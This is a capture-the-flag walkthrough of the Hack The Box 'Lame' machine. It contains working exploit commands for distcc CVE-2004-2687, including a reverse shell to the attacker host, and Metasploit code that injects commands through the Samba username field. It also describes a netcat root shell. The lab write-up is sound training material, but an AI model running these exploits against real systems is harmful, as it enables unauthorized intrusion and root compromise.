
EASY - Lame

1. Enumeration


I began by pinging the target machine to observe the TTL (Time-to-Live) value. Since it was close to 64, I identified it as a Linux system; had it been closer to 128, it would have indicated a Windows machine. Next, I conducted an Nmap scan to detect active services on the target. Given that this is a Hack The Box machine (a controlled environment), I optimized the scan for speed using the following flags: `--min-rate 5000`, `-sS` for a SYN scan, and `-T5` for maximum speed.



The scan has revealed the following open ports:

- **FTP** on port 21
- **SSH** on port 22
- **NetBios-ssn** on port 139
- **microsoft**-ds on port 445
- **distccd** on port 3632

I conducted a thorough scan with service version detection (`-sV`) and the Nmap Scripting Engine (NSE) with default scripts (`-sC`). I also saved the output for easy reference later.




For now I know the machine has the following services running:

- FTP (File Transfer Protocol)
  - Service version → vsftpd 2.3.4
  - Anonymous login → allowed
- SSH (Secure Shell)
  - Service version → OpenSSH 4.7p1
- SMB with NetBios (Server Message Block with Network Basic Input Output System)
  - Service version → Samba smbd 3.0.20-Debian
- Distcc (tool that distributes the compilation workload between the computers in a network)
  - Service version → distccd v1


2. Exploitation


FTP service


The Nmap script indicated that anonymous login was enabled. I attempted to explore the server for uploaded files but found none.



I then searched for known exploits targeting the vsftpd version. While a CVE exists for vsftpd 2.3.4, I was unable to obtain a shell using either Metasploit or various scripts from GitHub.







Distcc service

Given that the version of distcc in use was vulnerable to arbitrary code execution, I attempted to exploit it using an NSE script. Since the target was vulnerable, I used the exploit script from GitHub CVE-2004-2687, successfully gaining access to the system as the `daemon` user. Afterward, I listed the home directories and retrieved the `user.txt` flag.


```
~/De/L/lame-EASY nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-exec.cmd='id'
" -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 08:42 CEST
Nmap scan report for 10.10.10.3
Host is up (0.017s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
~/De/L/lame-EASY python3 /home/arket/exploits/Distcc-CVE-2004-2687.py --rhost 10.10.10.3 --lhost 10.10.14.9
[+] Payload: Payload generated!
[+] Execution: DistCC Daemon exploited with success!
[+] Opening connection to 10.10.10.3 on port 3632: Done
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.10.10.3 on port 47316
[+] Connection: Established connection
[*] Switching to interactive mode
$ whoami
daemon
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ ls /home
ftp
makis
service
user
$
```


```
$ ls -R /home
/home:
ftp
makis
service
user

/home/ftp:

/home/makis:
user.txt

/home/service:

/home/user:
$ cat /home/makis/user.txt
1070bacff60f0f2debaeae78e5cbfb0f
$
```

SMB service


I ran `enum4linux` to gather as much information about the SMB service as possible. The output indicated access to the `/tmp` share, but after downloading

and reviewing the files, I found nothing of value.





I then checked for known exploits targeting the version of Samba in use. The second result was a Metasploit script written in Ruby that appeared to allow command execution on the system. Instead of running the script blindly, I reviewed it first. The script exploits the login function by injecting commands using `/=` and backticks, which causes the server to execute whatever is contained within.





```
    def exploit

            connect

            # lol?
            username = "/=`nohup " + payload.encoded + "`"
            begin
                    simple.client.negotiate(false)
                    simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
            rescue ::Timeout::Error, XCEPT::LoginError
                    # nothing, it either worked or it didn't ;)
            end

            handler
    end
```

Nohup is a function that ensures a command is executed, even if the session is closed. So the server runs `nohup payload` being “payload” any command the user of the exploit wants.

I decided to manually replicate the exploit rather than relying on the automated Metasploit script. From inside the server, I used the logon command to execute the payload. I redirected the output of the exploit through Netcat back to my Kali, which provided me with a root shell.

The root.txt flag could be printed using `cat /root/root.txt` in the payload.



Had further exploration of the system been needed, I could have also sent a shell through netcat to my own system.

Additionally, I could have spawned a fully upgraded tty using the following commands

```
script /dev/null -c bash
export TERM="xterm"
export SHELL="bash"
^Z  #Press ctrl + z
stty raw -echo;fg
reset xterm
stty rows 44 columns 184
```